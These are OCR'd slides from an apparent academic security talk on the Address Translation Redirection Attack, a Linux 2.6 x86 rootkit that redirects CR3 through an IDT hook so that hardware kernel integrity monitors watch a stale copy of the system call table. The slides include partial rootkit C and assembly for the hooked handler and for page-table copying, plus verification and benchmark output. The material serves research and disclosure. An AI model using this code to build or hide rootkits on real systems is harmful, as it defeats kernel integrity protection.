
CR3-ATRA in detail

- Directly changing CR3 register only affects the current process's address space, how to apply this globally?

- Find a global register-based hooking point!
  - IDT hooking would be a good example


Key idea 1 : All process must invoke ISR Before accessing any kernel data

Key idea 2 : IDT is global and can be relocated w/o accessing known memory



CR3-ATRA and Context Switch

- The resulting behaviour is as follow



Implementation & Evaluation

Implementation

- ATRA is implemented as a LKM rootkit module
  - OS : Linux kernel 2.6
  - Arch : x86
  - Over 300 lines of C, assembly code

```c
void my_handler(){
    asm("push %edx\n");
    asm("mov $0x7b, %edx\n");        // setup DS, ES selector.
    asm("mov %edx, %ds\n");
    asm("mov %edx, %es\n");
    asm("mov $0xd8, %edx\n");        // setup FS selector.
    asm("mov %edx, %fs\n");
    asm("pop %edx\n");
    asm("cli");
    asm("mov %%eax, %0" : "=r"(sys_num) );
    asm("push %eax");
    asm("push %ebx");
    asm("push %ecx");
    asm("push %edx");
    asm("push %esi");
    asm("push %edi");
    asm("sub $0x40, %esp");
    do_attack();
    asm("movl %0, %%cr3" ::"r"(cr3_new[current->pid])); // relocate CR3!!
    asm("invlpg 0xc0509940");                // flush TLB for SCT
    asm("add $0x40, %esp");
    asm("pop %edi");
    asm("pop %esi");
    asm("pop %edx");
    asm("pop %ecx");
    asm("pop %ebx");
    asm("pop %eax");
    asm("sti");
    asm("leave\n");
    asm("push $0xc0104020\n");       // return to original INT 0x80 handler
    asm("ret\n");
}
```

```c
    // now we have virtual address of original PTE
    unsigned int* ppte;
    ppte = (pgd_e & PAGE_MASK) + PAGE_OFFSET;
    // first PTE allocation
    if( unlikely( !new_pte[pid] ) ){
        pte_page = alloc_pages(GFP_KERNEL, 0);
        new_pte[pid] = (int*)page_address(pte_page);
    }
    memcpy(new_pte[pid], ppte, PAGE_SIZE);

    // change copied PTE entry to point copied SCT page.
    e = (((unsigned int)new_sct_page) - PAGE_OFFSET) | 0x167;
    index = ((unsigned int)ori_sct & PTE_MASK) >> 12;
    new_pte[pid][index] = e;

    // first PGD allocation
    if( unlikely( !new_pgd[pid] ) ){
        pgd_page = alloc_pages(GFP_KERNEL, 0);
        new_pgd[pid] = (int*)page_address(pgd_page);
    }
    memcpy(new_pgd[pid], current->mm->pgd, PAGE_SIZE);

    // change copied PGD entry to point copied PTE.
    e = ((unsigned int)new_pte[pid] - PAGE_OFFSET) | 0x167;
    index = ((unsigned int)ori_sct & PGD_MASK) >> 22;
    new_pgd[pid][index] = e;

    // new cr3 value for copied PGD
    cr3_new[pid] = (unsigned int)(new_pgd[pid]) - PAGE_OFFSET;
    return ;
}
```

ATRA Verification

- KOBJ : System Call Table
  - Monitoring physical address 0x509000 becomes useless endeavor

```
root@null# ./ATRA_Veri
[ Time][   CR3    ][   PGD    ][   PTE    ][   KOBJ   ]
[(sec)][  value   ][  paddr   ][  paddr   ][  paddr   ]
[ 01   ][35D32000][35D32000][3666D000][00509000]
[ 02   ][35D32000][35D32000][3666D000][00509000]
[ 03   ][35D32000][35D32000][3666D000][00509000]
[ 04   ][35D32000][35D32000][3666D000][00509000]
[ 05   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 06   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 07   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 08   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 09   ][35D32000][35D32000][3666D000][00509000]
[ 10   ][35D32000][35D32000][3666D000][00509000]
[ 11   ][35D32000][35D32000][3666D000][00509000]
[ 12   ][35D32000][35D32000][3666D000][00509000]
^C
root@null#
```


ATRA in effect

Evaluation

- Question : doesn't ATRA crashes the OS?
  - Answer : No.
    - But you need to implement it right.
- ATRA however degrades system performance
  - Not much as detectable
  - External monitor cannot evaluate the system performance


UnixBench after CR3 ATRA

- OS is stable
  - Execl Throughput degrades due to the additional memory allocation



STERAM bench after CR3 ATRA

- OS is stable, performance degradation is negligible



KAIST CySecLab

Conclusion

Conclusion

- ATRA proves all the existing H/W based kernel integrity monitoring approach can be completely evaded
- Address Translation Redirection Attack is feasible
- Existing H/W based memory monitoring work should be redeemed

Q/A

- Thank You!